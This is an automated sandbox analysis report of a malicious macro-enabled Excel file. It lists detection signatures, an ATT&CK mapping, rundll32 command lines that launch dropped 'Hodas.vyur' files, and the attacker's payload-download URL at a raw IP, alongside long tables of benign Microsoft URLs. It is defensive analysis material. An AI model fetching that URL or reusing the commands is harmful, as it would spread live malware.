



ID: 382682
Sample Name:
Contract_132508562.xlsm
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 14:03:00
Date: 06/04/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report Contract_132508562.xlsm 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Yara Overview 4
Sigma Overview 4
Signature Overview 4
Software Vulnerabilities: 5
System Summary: 5
Mitre Att&ck Matrix 5
Behavior Graph 5
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 7
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
Contacted IPs 12
Public 13
General Information 13
Simulations 14
Behavior and APIs 14
Joe Sandbox View / Context 15
IPs 15
Domains 16
ASN 16
JA3 Fingerprints 17
Dropped Files 17
Created / dropped Files 17
Static File Info 20
General 20
File Icon 20
Static OLE Info 20
General 20
OLE File "/opt/package/joesandbox/database/analysis/382682/sample/Contract_132508562.xlsm" 20
Indicators 20
Summary 21
Document Summary 21
Streams with VBA 21
VBA File Name: Module1.bas, Stream Size: 1415 21
General 21
VBA Code Keywords 21
VBA Code 21
Streams 21
Stream Path: PROJECT, File Type: ISO-8859 text, with CRLF line terminators, Stream Size: 587 21
General 21
Stream Path: PROJECTwm, File Type: data, Stream Size: 89 22
General 22

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 3165 22
General 22
Stream Path: VBA/dir, File Type: data, Stream Size: 575 22
General 22
Stream Path: VBA/\x1051\x1080\x1089\x10901, File Type: data, Stream Size: 1014 22
General 22
Stream Path: VBA/\x1051\x1080\x1089\x10902, File Type: data, Stream Size: 1278 22
General 22
Stream Path: VBA/\x1069\x1090\x1072\x1050\x1085\x1080\x1075\x1072, File Type: data, Stream Size: 1425 23
General 23
Macro 4.0 Code 23
Network Behavior 23
Snort IDS Alerts 23
Network Port Distribution 23
TCP Packets 24
UDP Packets 24
HTTP Request Dependency Graph 26
HTTP Packets 26
Code Manipulations 26
Statistics 26
Behavior 26
System Behavior 27
Analysis Process: EXCEL.EXE PID: 6880 Parent PID: 800 27
General 27
File Activities 27
File Created 27
File Deleted 28
File Written 28
Registry Activities 29
Key Created 29
Key Value Created 29
Analysis Process: rundll32.exe PID: 5940 Parent PID: 6880 29
General 29
File Activities 30
Analysis Process: rundll32.exe PID: 1568 Parent PID: 6880 30
General 30
File Activities 30
Analysis Process: rundll32.exe PID: 7032 Parent PID: 6880 30
General 30
File Activities 30
Disassembly 31
Code Analysis 31


Analysis Report Contract_132508562.xlsm

Overview


General Information

Sample Name:	Contract_132508562.xlsm
Analysis ID:	382682
MD5:	4acf095722b577e.
SHA1:	fbb4e8aee2d4844.
SHA256:	8815a2be7dfd856.
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malicious Excel 4.0 Macro
- Office document tries to convince vi…
- Document contains an embedded VB…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Document contains an embedded VB…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6880 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 5940 cmdline: rundll32 ..\Hodas.vyur,PluginInit MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 1568 cmdline: rundll32 ..\Hodas.vyur1,PluginInit MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 7032 cmdline: rundll32 ..\Hodas.vyur2,PluginInit MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview

Copyright Joe Security LLC 2021



Click to jump to signature section

Software Vulnerabilities:



Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:



Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Document contains an embedded VBA macro which may execute processes

Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 3 2	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P
Default Accounts	Exploitation for Client Execution 2 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C B Fi
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 3 2	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M A R or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	

Copyright Joe Security LLC 2021

Source	Detection	Scanner	Label	Link
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://185.212.131.194/44285,5327891204.dat	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	

Copyright Joe Security LLC 2021

Source	Detection	Scanner	Label	Link
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://185.212.131.194/44285,5327891204.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://login.microsoftonline.com/	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://shell.suite.office.com:1443	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://autodiscover-s.outlook.com/	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://cdn.entity.	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://powerlift.acompli.net	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://cortana.ai	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high


Copyright Joe Security LLC 2021

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://api.aadrm.com/	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://api.microsoftstream.com/api/	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://cr.office.com	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://graph.ppe.windows.net	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://store.office.cn/addinstemplate	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
